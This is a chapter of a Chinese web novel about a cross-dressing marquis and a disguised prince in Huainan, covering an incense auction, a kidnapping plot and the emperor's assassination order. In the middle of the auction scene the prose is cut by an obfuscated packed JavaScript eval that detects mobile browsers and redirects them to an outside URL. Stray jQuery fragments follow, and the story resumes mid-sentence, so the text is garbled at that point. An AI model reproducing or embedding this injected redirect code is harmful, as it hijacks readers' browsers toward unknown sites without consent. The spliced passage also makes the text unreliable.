到达淮南时已是快入夜时刻,找了一家客栈,却被告知只剩两间房。
宋佑安和温亦之身为夫妻,理应住一间。
但那也只是理应上,本质上,两人也只不过是公主和臣子的关系。
但是话又说回来了,反正最后两人还是住进了同一间客房。
客房里面只有一间大床,地板又那么硬,最好的办法就是两人一同睡在床上。
温亦之睡里侧,宋佑安睡外侧。
莫名的睡在温亦之身边,宋佑安难得的心神安了下来。
不知是不是因为今日舟车劳顿,温亦之早早睡去。
宋佑安看着已经进入熟睡的温亦之,小心翼翼地用手指勾住他的发丝尾端。
正在熟睡中的温亦之睫毛一颤,不经意的翻过身,正对着宋佑安。
宋佑安顿时警铃大作,赶忙松开,假装早已睡着。
昏暗的月光下,面容看不太清。
要不是知道她的娘子是公主,宋佑安会以为躺在她身边的是个男子。
但怀疑的种子一旦被种下,那过往的点点滴滴便会随之缠绕在脑海中。
但她家娘子除了强壮一点,身高高了一点,前胸后平了一点,哪儿哪儿都像是姑娘家。
除非抛开她那艳丽的容貌,当然完全抛不开。
突然宋佑安似乎想到了什么,要是连她都这么想,那她娘子莫不会在京城贵女圈被嘲讽?
宋佑安试想了一下那个场景。
贵女a:“你们看那三公主又强又壮,哪里有一点贵女的样子。”
贵女b:“公主生的人高马大,也不知道未来会嫁给什么样的夫婿。”
温亦之不语,只是一味的垂眸落泪。
……
宋佑安赶紧把脑子里的画面给弄出去,暗自下定决心找郎中给他家娘子,多弄点补身体的药膳。
第二日一早,温亦之醒过来时,身旁早已没了宋佑安的身影。
摸了摸床塌一片冰凉,说明早就醒来出去了。
今日用早餐时的氛围奇怪至极,不仅比往日的早上丰富了许多,还添加了许多补身体的药膳。
温亦之不解地看向宋佑安:“听闻侯爷身体历来强健,今日怎的…多了这么多补身体的药膳?”
宋佑安一边吃一边给他盛了一碗汤:“这些补身体的药膳,是给公主你的。”
温亦之:“?”
秦柊:“?”
温亦之和秦柊同时转向,还在吃饭的宋佑安,久久沉默不语。
宋佑安一脸我懂的表情看向温亦之:“我都懂,公主。你放心,我不会那样对你的。”
说完还一脸坚定的对着他点了点头。
温亦之:“……我想侯爷怕是误会了…”
宋佑安:“不必多说,我都懂。”
……
出发办事之前,宋佑安再三对温亦之嘱咐不要让他乱跑。
又给温亦之安排了几个武功好的侍卫,在确认无碍后才出发办事。
宋佑安和秦柊来到一间隐秘的巷子口,往右边的墙上敲了三下,墙砖被移开。
“西门口的桂花树开花了没”
“东门口的桂花树开花了”
暗号对接成功,旁边的石门缓缓被移开,露出里面的暗门。
再三确认周围没人后,两人一同走进了暗门。
在两人进去以后,一个商贩慢悠悠路过旁边,随后往他们住的客栈走去。
从暗门一路走到一处宅子下面,在那间宅子里面,宋佑安换回女装。
最后在宅子门口坐一辆马车,前往嘉禾郡主的府邸。
……
鹤鸣回到客栈时,温亦之早已换回了男装,正坐在上手,两旁站满了自己的人,正在说自己探到的情报。
宋佑安安排给的那些人,陪着假的温亦之逛街去了。
鹤鸣跪在地上,给温逸之讲自己刚刚所看到的一切:“暗号我没听清楚,他们太谨慎了。但可以确定的是,那边有一处暗门,驸马爷和他身边的那位副将一起走进了那道暗门。”
温亦之坐在上首,深黑色锦袍,显得整个人冷漠又不近人情。
现在的他像是高高在上的掌权者,随意的转动着手里的匕首,声音也不似往常那般压着:“让鬼愁继续跟着他们吧,鹤鸣和月华跟着我下午去花醉阁一趟。”
“得令,主子”
……
嘉禾郡主萧如月手里正抱着一只狸奴,姿势慵懒地躺在贵妃榻上,看到宋佑安终于换回了女装,快速几步走上前围着宋佑安不停的感叹。
“瞧瞧,这哪家女娘生的这般貌美,原来是我们家映书啊。”
宋佑安脸上的塑形膏早已被卸得一干二净,恢复了往日的小巧精致,杏眼弯弯,甜甜的叫眼前穿着华服的女子姐姐。
“姐姐就别取笑我了,要说生的貌美,我看清棠姐姐那才叫貌美。”
萧如月一个眼神,身边原本伺候着的婢女全都退下,院落里只剩下两人。萧如月又靠回床榻上,宋佑安从袖子里抽出一张信封,递给萧如月:“这是我安排在淮南王身旁的人,偷出来的淮南王私贪朝廷赈灾粮的证据。”
萧如月看着手里的那封密信,眼神亮得惊人:“露出尾巴了,淮南王世子今晚会出现在花醉阁,倒是你和你身边的侍卫把他绑过来。”
宋佑安有些不解道:“为何要把世子绑过来!”
“花醉阁里在贩卖一种奇香,闻一次便会上瘾,千金难买。你等他把那奇香买下之后绑过来,我倒要看看究竟是何等奇香,竟可以让人离奇死亡。”
花醉阁不愧是金窟瑶,高三层,木头都是难买的紫檀木。
能来这里的人,不是富商巨贾就是达官显贵。
二楼的雅间里,温亦之脸上戴着面具,看到早已改头换面的宋佑安和秦柊走进来,眯了眯眼睛。
“月华,仔细盯好刚进来的那两人。”
“殿下可是察觉到了什么?”
“那女子倒是生得与侯爷极为相似,整理衣饰的小动作也与侯爷一模一样。”
正在观察四周的宋佑安感受到上面投来的目光,抬起头和二楼的温亦之四目相对。
只一眼,温亦之迅速移开视线,不在窗边逗留。
宋佑安久久盯着那间雅座:“公主在淮南,可否由族亲?”
“这属下不太清楚,但听说宸贵妃母族曾在淮南。”
“公主现下在何处?”
宋佑安和秦柊找了个不太起眼的角落,用团扇遮住面孔,眼神却盯着前方的淮南王世子——温松玉。
“听闻公主在各大铺子间闲逛,买了好多衣裙和装饰。”
宋佑安听闻垂下眼眸:“但刚刚我见到了一位长相酷似公主的人。”
秦柊:“!”
宋佑安又看了一眼二楼雅座的方向:“但那个人却是一位公子,不似公主那般不染尘埃,那人身旁的戾气很重。”
“无论看谁都像是在看死人。”
“候爷,是否要派人去探查一番?”
“先不着急,等明日我问问公主。”
台上的舞姬退去,一位戴着面具的女子登场:“欢迎各位来到花醉阁,一月举办一次的奇香宴。本月的安神香,还是十瓶。出的价钱越多,能买到的安神香也越多。”
“花醉阁的奇香宴正式开始!”
随着话落,又有两名婢女手里捧着托盘,走上台。
“各位贵人
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17914370|213265||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,可以开始出价了。”
听闻此话,台下一阵躁动。
“一千量银子”
“我出两千!”“我出两千五百!”
“一万,本世子全要了。”
全场安静了一瞬,齐刷刷看向淮南王世子,淮南王世子旁边依附着两位美人,正柔弱无骨的靠着他。
但台下也只是安静了一瞬,随后又躁动起来。
慵懒的男声从二楼传来:“两万。”
“谁敢和本世子抢!”
温松玉有些恼羞成怒的看向二楼,隔着帘子,谁也看不清幕后坐着的人是谁。
宋佑安的脸色不太好,如果是二楼那人也要这瓶奇香,那能够带走奇香的概率将大大减少。
“没想到竟然有人比世子爷还阔绰”
“也不知,那间雅座之后究竟是何人。”
“莫非是富商王家?”
“王家大公子好久都一病不起了,怎么可能在这。”
“世子平时不是很刁蛮无礼吗?怎么如今……”
“莫非是连这点银子都拿不出来?”
人群中荡开一阵笑声,刺的温松玉太阳穴一阵一阵疼。
“都给本世子闭嘴!五万,我今日全要了!”
众人虽面上不显,但心里却还是有股怒火,这淮南王世子越来越无法无天了!
面具女子娇笑着走到世子身边:“还是世子爷大气,放眼整个淮南,也只有您这么的出手阔绰。”
听见这话,温松玉的脸色才稍微变好点:“知道就行,这淮南啊,还是得本世子说了算。”
众人低声应和:“是啊,还是世子大气。”
温亦之坐在幕帘后,冷眼旁观着台下的一切:“淮南王…怕是这日子过得太舒坦了。”
“殿下,奇香我们不抢了吗?”
温亦之摇了摇手里的酒杯:“都说了是“抢”,还是得抢过来才有意思。”
“等会儿在外面上马车之前动手,每次这个蠢货都是最后一个才离开,做的隐蔽些。”
“得令,殿下”
……
秦柊翻开腰边的钱袋,数了数:“候爷,我们的钱怕是不够。”
宋佑安眼皮都没抬:“你侯爷我可是大晟的战神,等一会儿直接把人绑走。”
秦柊面上露出一丝为难:“侯爷,这怕是…不妥吧。这不是在边关,我们做事还须得谨慎。”
宋佑安用看傻子的眼神看他:“我真不知道该说你什么,反正等一会儿,按照我的指示就好了。”
……
书房里,炉香袅袅,皇帝看着眼前探子加急送过来的密信,垂眸不语。
“呵,我看他们能装到几时。”
太监躬身站在一旁,大气都不敢出,显然皇帝很生气。
帝王的雷霆之怒,不是谁都能够受得起。
“安排两名死士前去暗杀,如果活得下来,那朕就先不过往追究。但若活不下来,只能说是他们命短。”
暗杀谁,不言而喻。
太监心里叹了一口气,也不知那两位能不能在皇家养的死士手下逃生。
……
一名宫女神色慌张的跑进殿内,凑到宸贵妃耳边,将刚刚听到的话一五一十陈述。
“陛下为何要突然暗杀两人?”
“奴婢不知,奴婢只听闻陛下安排了死士,说不定现在已出发,前往淮南!”
宸贵妃一把把手里的茶盏扔在地上,脸上怒气未减:“我看陛下真是糊涂!半夏,你快去传信给则安,让两人务必小心!”
半夏低头领命,快速去安排,宸贵妃坐回榻上,心里总感觉一阵不踏实。
好似会发生什么可怕的事情。